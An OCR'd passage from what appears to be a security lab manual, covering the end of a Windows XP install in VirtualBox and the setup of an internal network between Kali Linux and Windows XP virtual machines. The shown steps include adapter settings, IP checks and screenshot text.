

Windows XP [Running] - Oracle VM VirtualBox
Microsoft Windows xp
Ready to register with Microsoft?
Register online with Microsoft, and we'll notify you of new products, product updates, events, promotions, and special offers that you may be interested in. Registration is optional.
Are you ready to register online with Microsoft?
Yes, I'd like to register with Microsoft now
No, not at this time
Microsoft is committed to protecting your privacy and does not share your information.
Show me the Windows Registration Privacy Statement.
For help, click here or press F1.
Back
Next

11. Key in user as the name.




`

12. After minutes, the installation process should reach the end. You will see a welcome screen for the first time. Follow the flow until you see the desktop screen of Windows XP.



13. If you see the screen below, then you are ready for the next task.



`

TASK 4: CONFIGURING THE NETWORK

OBJECTIVE

To set up the network for Windows XP and Kali Linux so that they can interact with each other.

TASK DESCRIPTION

This network setup is required to enable the communication between Windows XP and Kali Linux virtual machine in the VirtualBox.


ESTIMATED TIME

30 Minutes

STEPS:


1. Before going with the setup, let's review the network topology that will be used for the next task.

2. First of all, we will set the IP Address for Kali Linux.
3. Before starting the Kali Linux in VirtualBox, we have to change the network settings first. Follow the steps below:


Oracle VM VirtualBox Manager
File
Machine
Help
1 Choose Kali Linux from the list
New
Settings
Discard
Start
2 Click Settings
Kali-Linux-2021.1-vbox-amd64 - Settings
General
System
Display
Storage
3 Choose Network
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
4 Follow the configurations as shown in the box
Attached to: Internal Network
Name: intnet
Advanced
Adapter Type: Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode: Allow All
MAC Address: 080027A61F86
Cable Connected
Port Forwarding
5 Click OK, then Start Kali Linux
OK
Cancel


`

4. As usual, login to Kali Linux with the correct username and password.
   Open a Terminal to configure the IP Address for Kali Linux. Key in the password when requested.



`

5. Check whether the network configuration has been applied by the operating system or not. This can be done by using **ifconfig** command. Scroll up the screen until you see the configuration of etho with **192.168.1.5** as its IP Address. If you cannot see the IP Address, then repeat **Step 5** and **6**.




6. Now, our Kali Linux is ready on the network. Let's move on to configure the IP Address for Windows XP.
7. Start the Windows XP virtual machine (if not been started yet). Then, do the set up as shown in the following screenshots.


`


Windows XP [Running] - Oracle VM VirtualBox
user
Internet
Internet Explorer
E-mail
Outlook Express
MSN
Windows Media Player
Windows Messenger
Tour Windows XP
Files and Settings Transfer Wizard
Command Prompt
All Programs
My Documents
My Recent Documents
My Pictures
My Music
My Computer
Control Panel
Printers
Help and Support
Search
Run...
Log Off
Turn Off Computer
Provides options for you to customize the appearance and functionality of your computer, add or remove programs, and set up network connections and user accounts.
Recycle Bin
start
10:15 PM


`


Control Panel
File Edit View Favorites Tools Help
Back Search Folders
Address Control Panel
Go
Control Panel
Switch to Classic View
See Also
Windows Update
Help and Support
Pick a category
Appearance and Themes
Printers and Other Hardware
Network and Internet Connections
User Accounts
Connect to the Internet, create a home or small office network, configure network settings to work from home, or change modem, phone, and Internet settings.
Add or Rer
guage, and Regional
Sounds, Speech, and Audio Devices
Accessibility Options
Performance and Maintenance
Security Center
start
Control Panel
10:16 PM

`

